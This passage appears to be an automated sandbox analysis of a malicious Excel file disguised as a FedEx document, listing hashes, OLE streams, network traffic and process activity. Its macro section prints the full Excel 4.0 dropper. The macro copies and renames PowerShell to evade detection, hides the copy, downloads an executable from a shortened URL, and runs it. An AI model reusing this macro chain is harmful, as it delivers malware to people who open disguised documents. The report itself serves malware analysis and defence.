Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...f._.....H.....f.. .....@.. ....@.....f..J.....T..8..... ....H.....text....F... ...H..... ..`.rsrc.....J.....@..@.rel oc.....R.....@..B.....f.....H.....T>.....@....+...:.....N+.+.*(....+.(....+.6.(.....(....*..>+.+.*.+.(....+..0..]....,*+)+*.,...,+&++,. .f.+%+*.-.+,&.,.+-{....+)*.+.(....+..+..+.(U...+.(....+.(....+..+.o....+.....0..v.....-.+:.+>,. ..f.+<+A&.-.*+A+B .f.+B .....+A+B.o....}.....-..-.*(....+.(....+.(U...+.(....+..+.(....+.(U...+..+.(....+.(U...+..+.(....+....0..I... .....-.+',.+&{....,.+ {....+..,...,.+.+..,.&&.-.*.+..+..+.o....+..+..+..+.(....+.....~....*..+.....*.+...(....*

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\Robocopy.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	194
Entropy (8bit):	5.024065535765779
Encrypted:	false
SSDEEP:	6:ohpj8WXp+N23fInNq2JS2KFfFjdpp5TpjInn:oTjlAn5KFf/bTjInn
MD5:	FB1FEB60AF5F4BAEEF6DE01B2C04447E
SHA1:	D8DBF120E2871F1661A7BA3F591C2E85724BC010
SHA-256:	7D7DBAFF7CE525336918841033AB6E6F9C5B1DAA04620377ECEE5A7488C83D90
SHA-512:	F636F9B05B6B209AE567680FCDD6628C2CC747C93BBBBBA2E405CAE7B8D7EEFDDB7A5B1D68B611EA7267FB8904861B17E356F640A95BDF6D39B78986A1D6F45B
Malicious:	false
Preview:	C:\Windows\system32\WindowsPowerShell\v1.0\C:\Users\user\AppData\Local\Temp\powershell.exe/DCOPY:DA /COPY:DAT /Z /MT:8 /R:1000000 /W:30 C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: Alexis UZAN, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Oct 11 00:50:35 2020, Security: 1
Entropy (8bit):	6.7883643858765215
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	1099008FEDEX_090887766.xls
File size:	68608
MD5:	069451376c805d4b4d21fdc34a5e58ba
SHA1:	5e8897fa3ee53ac8a1f010e01ea4ec5c2b3dbed5
SHA256:	dc2be755822676a5ec7e406876c100efaf4983272e57a52469d5f0f788f55b82
SHA512:	b05d54fb806cfa391e7887132865931982448 1dcf522a8a1a18067c6c702460fb8650dd603f8d91e1123ef9836406c2fdddc48f38048c8ca1da6a77983f750ec
SSDEEP:	1536:eknSGiysRchNXHfA1MiWhZFGkEld+Dr7e7mSb4wIE7zp0RhBv1hQz7rT01R:eknSGiysRchNXHfA1MiWhZFGkEld+Drj
File Content Preview:	....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "1099008FEDEX_090887766.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Last Saved By:	Alexis UZAN
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2020-10-10 23:50:35
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Document Summary	
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . F e u i l 1 . . . . . M a c r o 1 . . . . F e u i l l e s d e c a l c u l . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.42617386685
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . l . . . . 0 . . . . 8 . . . . . . L . . . . X . . . . d . . . . A l e x i s U Z A N . @ . . . . L . z . . . . @ . . . . . % ` . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0c 00 00 00 41 6c 65 78 69 73 20 55 5a 41 4e 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 65416


General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	65416
Entropy:	6.88571621138
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . H P - P C s U Z A N B . . . . . a . . . . = ... = . . . h . . . \\ : . # . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 48 50 2d 50 43 73 20 55 5a 41 4e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=EXEC(""cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit"")""=EXEC(""cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit"")""=EXEC(""cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden""")""=WAIT(NOW()+""00:00:03"")""=EXEC(""cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')"")""=EXEC(""cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item """"vc.exe"""" -Destination """"$env:appdata"""""""")""=EXEC(""cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;"")"=PAUSE()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:32:52.715012074 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.734790087 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.734889030 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.814364910 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.831073999 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.833165884 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.833189011 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.833199024 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.833246946 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.838095903 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.854613066 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.854893923 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:52.906893969 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:52.923342943 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:53.401897907 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:53.401942015 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:53.401971102 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:53.402004957 CET	443	49733	104.20.138.65	192.168.2.3
Nov 19, 2020 09:32:53.402069092 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:53.402123928 CET	49733	443	192.168.2.3	104.20.138.65
Nov 19, 2020 09:32:53.459614038 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.471981049 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.472218990 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.474103928 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.486398935 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.491949081 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.492048979 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.492182016 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.492491961 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.492600918 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.492669106 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.681525946 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.693821907 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.694204092 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.710333109 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.722830057 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744155884 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744179964 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744191885 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744199991 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744215965 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744230032 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744239092 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744251966 CET	443	49734	162.159.129.233	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:32:53.744266033 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744293928 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744302988 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744314909 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744323015 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744334936 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744348049 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744355917 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744368076 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744374990 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744380951 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744394064 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744398117 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744404078 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744410038 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744422913 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744440079 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744452953 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744472027 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744489908 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744493961 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744509935 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744518995 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744524956 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744529963 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744546890 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744564056 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.744600058 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.744683981 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745109081 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745197058 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745378017 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745414972 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745481014 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745562077 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745574951 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745621920 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745654106 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745678902 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745697021 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745708942 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.745748043 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745780945 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.745856047 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746119976 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746197939 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.746296883 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746315002 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746381998 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746382952 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.746398926 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746416092 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746433973 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746450901 CET	443	49734	162.159.129.233	192.168.2.3
Nov 19, 2020 09:32:53.746464014 CET	49734	443	192.168.2.3	162.159.129.233
Nov 19, 2020 09:32:53.746469975 CET	443	49734	162.159.129.233	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:31:31.741789103 CET	60831	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:31.754936934 CET	53	60831	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:32.903134108 CET	60100	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:32.915582895 CET	53	60100	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 09:31:33.916826010 CET	53195	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:33.929847956 CET	53	53195	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:35.075479031 CET	50141	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:35.089077950 CET	53	50141	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:36.116816998 CET	53023	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:36.129893064 CET	53	53023	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:36.976680040 CET	49563	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:36.992295980 CET	53	49563	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:42.882538080 CET	51352	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:42.894809961 CET	53	51352	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:44.111989021 CET	59349	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:44.158605099 CET	53	59349	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:44.486104012 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:44.511749983 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:44.823503971 CET	58823	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:44.836879015 CET	53	58823	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:45.499190092 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:45.512027025 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:46.503814936 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:46.524812937 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:48.500957966 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:48.514363050 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:48.698323965 CET	57568	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:48.710694075 CET	53	57568	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:52.501451969 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:52.514358997 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 09:31:58.914940119 CET	50540	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:31:58.927234888 CET	53	50540	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:00.446456909 CET	54366	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:00.459573030 CET	53	54366	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:01.536395073 CET	53034	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:01.561336994 CET	53	53034	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:11.895518064 CET	57762	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:11.908122063 CET	53	57762	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:20.207458973 CET	55435	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:20.227149963 CET	53	55435	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:21.277956963 CET	50713	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:21.296295881 CET	53	50713	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:21.341136932 CET	56132	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:21.354634047 CET	53	56132	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:21.391946077 CET	58987	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:21.411410093 CET	53	58987	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:46.098938942 CET	56579	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:46.125849962 CET	53	56579	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:52.648489952 CET	60633	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:52.661617994 CET	53	60633	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:53.444211006 CET	61292	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:53.456526041 CET	53	61292	8.8.8.8	192.168.2.3
Nov 19, 2020 09:32:56.976692915 CET	63619	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:32:56.995260954 CET	53	63619	8.8.8.8	192.168.2.3
Nov 19, 2020 09:33:23.189728022 CET	64938	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:33:23.202099085 CET	53	64938	8.8.8.8	192.168.2.3
Nov 19, 2020 09:33:25.075480938 CET	61946	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:33:25.109967947 CET	53	61946	8.8.8.8	192.168.2.3
Nov 19, 2020 09:34:00.039959908 CET	64910	53	192.168.2.3	8.8.8.8
Nov 19, 2020 09:34:00.058621883 CET	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 09:32:52.648489952 CET	192.168.2.3	8.8.8.8	0x1383	Standard query (0)	tinyurl.com	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.444211006 CET	192.168.2.3	8.8.8.8	0x7ace	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 09:32:52.661617994 CET	8.8.8.8	192.168.2.3	0x1383	No error (0)	tinyurl.com		104.20.138.65	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:52.661617994 CET	8.8.8.8	192.168.2.3	0x1383	No error (0)	tinyurl.com		104.20.139.65	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:52.661617994 CET	8.8.8.8	192.168.2.3	0x1383	No error (0)	tinyurl.com		172.67.1.225	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.456526041 CET	8.8.8.8	192.168.2.3	0x7ace	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.456526041 CET	8.8.8.8	192.168.2.3	0x7ace	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.456526041 CET	8.8.8.8	192.168.2.3	0x7ace	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.456526041 CET	8.8.8.8	192.168.2.3	0x7ace	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 19, 2020 09:32:53.456526041 CET	8.8.8.8	192.168.2.3	0x7ace	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 19, 2020 09:32:52.833199024 CET	104.20.138.65	443	192.168.2.3	49733	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 03 02:00:00 CEST 2020 Mon Jan 27 13:46:39 CET 2020	Tue Aug 03 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:46:39 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Nov 19, 2020 09:32:53.492600918 CET	162.159.129.233	443	192.168.2.3	49734	CN=ssl711319.cloudflaressl.com CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=COMODO RSA Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6844 Parent PID: 792

General

Start time:	09:31:41
Start date:	19/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\37E12482.tmp	success or wait	1	1D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AFDB1661.tmp	success or wait	1	1D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7120 Parent PID: 6844

General

Start time:	09:31:46
Start date:	19/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit
Imagebase:	0xbd0000
